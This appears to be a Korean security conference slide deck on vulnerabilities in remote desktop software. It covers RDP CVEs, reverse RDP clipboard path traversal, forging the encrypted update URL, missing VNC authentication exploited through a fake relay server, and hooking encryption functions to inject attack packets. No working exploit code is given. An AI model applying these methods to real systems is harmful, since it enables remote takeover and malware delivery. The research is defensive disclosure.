

Case study: Vulnerabilities in Remote Desktop apps

Why ?

Reverse RDP Attack: Code Execution on RDP Clients

February 5, 2019

Research by: Eyal Itkin

Fuzzing and Exploiting Virtual Channels in Microsoft Remote Desktop Protocol for Fun and Profit

Chun Sung Park , Yeongjin Jang , Seungjoo Kim , Ki Taek Lee
December, 2019



Slides

Type Conference paper
Publication Black Hat Europe Briefings 2019

CVE-2019-1222	A remote code execution vulnerability exists in Remote Desktop Services CVE-2019-1222 ; formerly known as Terminal Services CVE-2019-1222 ; when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'. This CVE ID is unique from CVE-2019-1181, CVE-2019-1182, CVE-2019-1226.
CVE-2019-1182	A remote code execution vulnerability exists in Remote Desktop Services CVE-2019-1182 ; formerly known as Terminal Services CVE-2019-1182 ; when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'. This CVE ID is unique from CVE-2019-1181, CVE-2019-1222, CVE-2019-1226.
CVE-2019-1181	A remote code execution vulnerability exists in Remote Desktop Services CVE-2019-1181 ; formerly known as Terminal Services CVE-2019-1181 ; when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'. This CVE ID is unique from CVE-2019-1182, CVE-2019-1222, CVE-2019-1226.
CVE-2019-1108	An information disclosure vulnerability exists when the Windows RDP client improperly discloses the contents of its memory, aka 'Remote Desktop Protocol Client Information Disclosure Vulnerability'.
CVE-2019-0708	A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'.

한국인터넷진흥원(KISA)은 화상회의, 원격 교육, 원격 근무 등을 위해 사용하는 원격 협업 솔루션에 대한 신규 취약점 신고포상제 집중 신고 기간을 오는 5월 1일부터 6월 30일까지 두 달 동안 운영한다고 23일 밝혔다.

Path Traversal over the shared RDP clipboard

If we look back on the steps performed on the received clipboard data, we notice that the client doesn't verify the received Fgd blob that came from the RDP server. And indeed, if we modify the server to include a path traversal path of the form: `..\canary1.txt`, ClipSpy shows us (see Figure 9) that it was stored "as is" on the client's clipboard:




Figure 9: Fgd with a path-traversal was stored on the client's clipboard



How ?

공개된 취약점 조사

- Check Point 블로그

- BlueKeep(CVE-2019-0708) 취약점 분석

대상 선정

Google 국산 원격 제어 소프트웨어

Q 전체 이미지 동영상 뉴스 지도 더보기 설정 도구

검색결과 약 176,000개 (0.46초)

[https://kbench.com > software](https://kbench.com/software)

Remoco+ v2.01 (국산 원격제어 프로그램) | 케이벤치 다운로드
Remoco+ 프로그램은 "입을"을 만든 제작자가 만든 원격제어 프로그램으로 깔끔하고도 간단한 인터페이스를 지원합니다. 이 프로그램은 제어를 받는 쪽에서 접속을 ...
이 페이지를 2번 방문했습니다. 최근 방문 날짜: 21. 1. 29

[https://kbench.com > software](https://kbench.com/software)

국산 무료 원격제어 프로그램 NQVM Build 963 | 케이벤치 ...
NQVM은 기업용으로 제작이 되어 다년간 대기업 및 해외기업에 제공한 원격제어 전문 소프트웨어로써, 기업용 부가기능이 제외된 개인 사용자용 NQVM Build 버전을 ...

[https://allactnow.tistory.com > entry > 재택근무-원격...](https://allactnow.tistory.com/entry/재택근무-원격...)

재택근무 원격 제어 프로그램 추천 BEST 3(집에서 근무하자)
2020. 9. 26. — 국산 원격프로그램이어서 요번 재택근무에 돌입을 하면서 알게 된 프로그램이었다. 국산을 싫어하지는 않지만 아무래도 세계적으로 나오는 프로그램 ...

[https://works.rsupport.com > ko-kr > voucher-emb](https://works.rsupport.com/ko-kr/voucher-emb)

'비대면 서비스 바우처' 국산 소프트웨어 No.1 | Rsupport
원격지원 리모트콜 (Remote Call), 90% 유료료지불, 언제 어디서나 24시간 365일 원격제어, 기기 리모트콜은 재택근무 시 발생할 수 있는 업무 기기나 소프트웨어의 ...

[https://bigenergy.tistory.com > entry > 팀뷰어TeamView...](https://bigenergy.tistory.com/entry/팀뷰어TeamView...)

팀뷰어(TeamViewer)? 이젠 알서포트(RSupport)가 대세네요 ...
2018. 7. 2. — 원격제어 프로그램인 팀뷰어 아실겁니다. ... 원격접속 환경을 갖추 수 있는 원격제어 프로그램의 인기가 높아지고 있습니다.)... 태그RSupport, 국산 원격제어, 국산 팀뷰어, 리모트 프로그램, 알서포트, 원격제어, 원격제어 프로그램, ...


[http://m.blog.naver.com > ezmacro](http://m.blog.naver.com/ezmacro)

NQVM - 팀뷰어 비슷한 국산 원격제어 : 네이버 블로그
2015. 10. 14. — ... Control software, Remote Control software | NQVM. www.nqvm.com
 http://cafe.naver.com/nqvm.cafe < [원격제어(NQVM)] 카페로 초대합니다.

분석에 사용한 도구들

- IDA Pro
- WinDBG / Immunity Debugger
- AlleyCat
- **Lighthouse + DynamoRIO**
- UPX
- Process Monitor
- Process Explorer
- Resource Hacker
- Detect-It-Easy
- COM Raider

Lighthouse + DynamoRIO




공격 코드 개발


- 공격 코드는 **DLL 인젝션** 또는 **Immunity Debugger 스크립트(Python)**로 개발
- RDP 애플리케이션은 통신 과정을 암호화하는 경우가 많은데, DLL 인젝션 또는 디버거 스크립트를 사용해서 **암호화 하는 함수를 후킹해서 입력되는 데이터를 변조하는 것을 통해 공격 패킷을 전송할 수 있음**

RDP 아키텍처

원격제어 연결 과정



RDP Agent/Viewer의 구성요소



취약점 케이스 스터디

발견된 취약점 유형

1. 취약한 업데이트
 2. 취약한 인증
 3. Reverse RDP
 4. 버퍼오버플로우
 5. 서버 탈취
- ...

취약한 업데이트

원격제어 애플리케이션 실행 방법

- **ActiveX**
- **URL Scheme**
- Executable

ActiveX

구글 검색으로 ActiveX 설치 페이지 검색

ANYSUPPORT

도움말

원격지원 준비중 프로그램을 설치해 주십시오.

01. 아래 노란박스를 태우스 클릭하여, 프로그램을 설치 하십시오.
02. "이 컴퓨터에 있는 모든 사용자를 위해 이 추가기능 설치(A),"를 선택 하십시오.
03. 프로그램 설치를 묻는 "보안경고" 상이 나타나면 반드시 **예**를 클릭 하십시오.

다음 ActiveX 컨트롤을 설치하려면 여기를 클릭하십시오,
'KoinoLoader.cab'에서 'KOINO Co.,Ltd.' ...

프로그램 설치가 되지 않고, 약 1분이 지나도 설치가 진행되지 않으면, "인증암호 입력하기"를 눌러 주십시오.


+ 인증암호 입력하기

Copyright(c) AnySupport. All right reserved. INNOBIZ

브라우저의 소스 보기를 이용해서 CAB 파일 다운로드

```
▼<td class="font12topbottomblank">  
  " 서버와 접속이 성공적으로 완료되어 원격에서 본 컴퓨터를 사용할 준비가 되었습니다.  
  "  
  <br>  
  "  
  " 상담원이 접속할 때까지 잠시 기다려 주시기 바랍니다.  
  "  
  <br>  
  <br>  
▶<object classid="CLSID:A5261EF0-76F0-4d9c-891C-56813163D9DA" codebase="../../download/_cab/KoinoLoader.cab#version=2017,4,27,0" width="271" height="14" id="KoinoLoader">...</object>
```

COMRaider를 사용해서 method 리스트 확인



URL Scheme

레지스트리 편집기

파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도움말(H)

컴퓨터\HKEY_CLASSES_ROOT\majg\shell\open\command

이름	종류	데이터
ab (기본값)	REG_SZ	"C:\Users\akwor\source\repos\ConsoleApp1\...

<https://majg.tistory.com/21>

ⓘ majg://

ConsoleApp1을(를) 여시겠습니까?

웹사이트에서 이 애플리케이션을 열려고 합니다.

ConsoleApp1 열기

취소

<https://majg.tistory.com/21>

Case #01
업데이트 서버 주소 변경 취약점
(KVE-2020-0386)

- 대상 프로그램은 **URL scheme**으로 **launcher**를 실행하는데, launcher에 전달되는 **URL**에 **업데이트 서버 정보가 포함되어 있음**


=> URL scheme에 대한 설명 : [Link](#)

- URL은 blowfish로 암호화되어 있지만 **복호화 키가 launcher 바이너리에 있어서 쉽게 복호화**할 수 있음

- URL을 복호화하고 **업데이트 서버 주소를 변조**한 뒤 다시 암호화해서 launcher에 전달

- launcher는 공격자가 사전에 구성해둔 서버에 접속해서 악성코드 다운로드 및 실행

URL scheme으로 launcher를 실행하는 화면



하이라이트된 영역이
blowfish로 암호화된 값

업데이트 서버 주소




인증 누락 취약점

Case #01
VNC 서버 인증 누락
(KVE-2020-0367)

대상 프로그램의 원격 제어 연결 과정(local network)


1. agent가 relay 서버에 접속해서 **ID/PW를 인증**하고 원격 대기 요청
2. viewer가 relay 서버에 접속해서 **ID/PW를 인증**하고 원격 접속 요청
3. viewer 로그인 후 relay 서버는 agent에 VNC 서버를 실행하는 명령어 전송
4. agent는 VNC 서버를 실행하고, VNC port 를 relay 서버에 전송
5. relay 서버는 viewer에 agent의 IP와 VNC port 전송
6. **viewer가 agent에 실행되어 있는 VNC 서버에 접속**

원격 제어 연결 과정




취약점

- 뷰어가 로그인에 성공한 뒤 실행되는 **VNC 서버에 인증이 누락**되어 네트워크로 접근할 수 있는 제3자가 에이전트를 원격 제어할 수 있는 취약점




취약점 공격 시나리오

- 공격자 PC에 "Fake 릴레이 서버"를 구성하고, 뷰어에 로컬 네트워크에 위치한 에이전트의 접속 정보(IP/PORT)를 전달하는 것을 통해 인증없이 원격 제어 가능



Case #02

파일 업/다운로드 기능 인증 누락



파일전송 - desktop-l8mbcfk



내 컴퓨터 (Viewer)

C:



- 바탕화면
- 내문서
- C:
- D:

이름	크기	날짜
\$Recycle.Bin	파일 폴더	2020-12-19 오후 6:25:17
\$WinREAgent	파일 폴더	2020-12-20 오전 9:10:00
Config.Msi	파일 폴더	2020-12-19 오후 11:03:4
Documents and Settings	파일 폴더	2020-09-01 오후 7:22:08
PerfLogs	파일 폴더	2019-12-07 오후 6:14:52

원격지 컴퓨터 (Server)

C:




- 바탕화면
- 내문서
- C:
- D:

이름	크기	날짜
\$Recycle.Bin	파일 폴더	2020-12-01 오후 10:59:4
\$WinREAgent	파일 폴더	2020-12-20 오후 4:26:22
ActiveSoft	파일 폴더	2020-12-30 오후 9:41:38
Documents and Settings	파일 폴더	2020-09-01 오후 7:22:08
PerfLogs	파일 폴더	2019-12-07 오후 6:14:52

파일 전송 기능 실행 과정

1. viewer에서 파일 전송 기능을 실행
2. viewer가 agent에 파일 전송 시작을 알리는 명령어 전송
3. agent는 파일을 송/수신할 때 사용하는 서버를 실행하고 viewer에 알림
4. viewer는 agent가 실행한 서버에 접속하는 클라이언트 실행
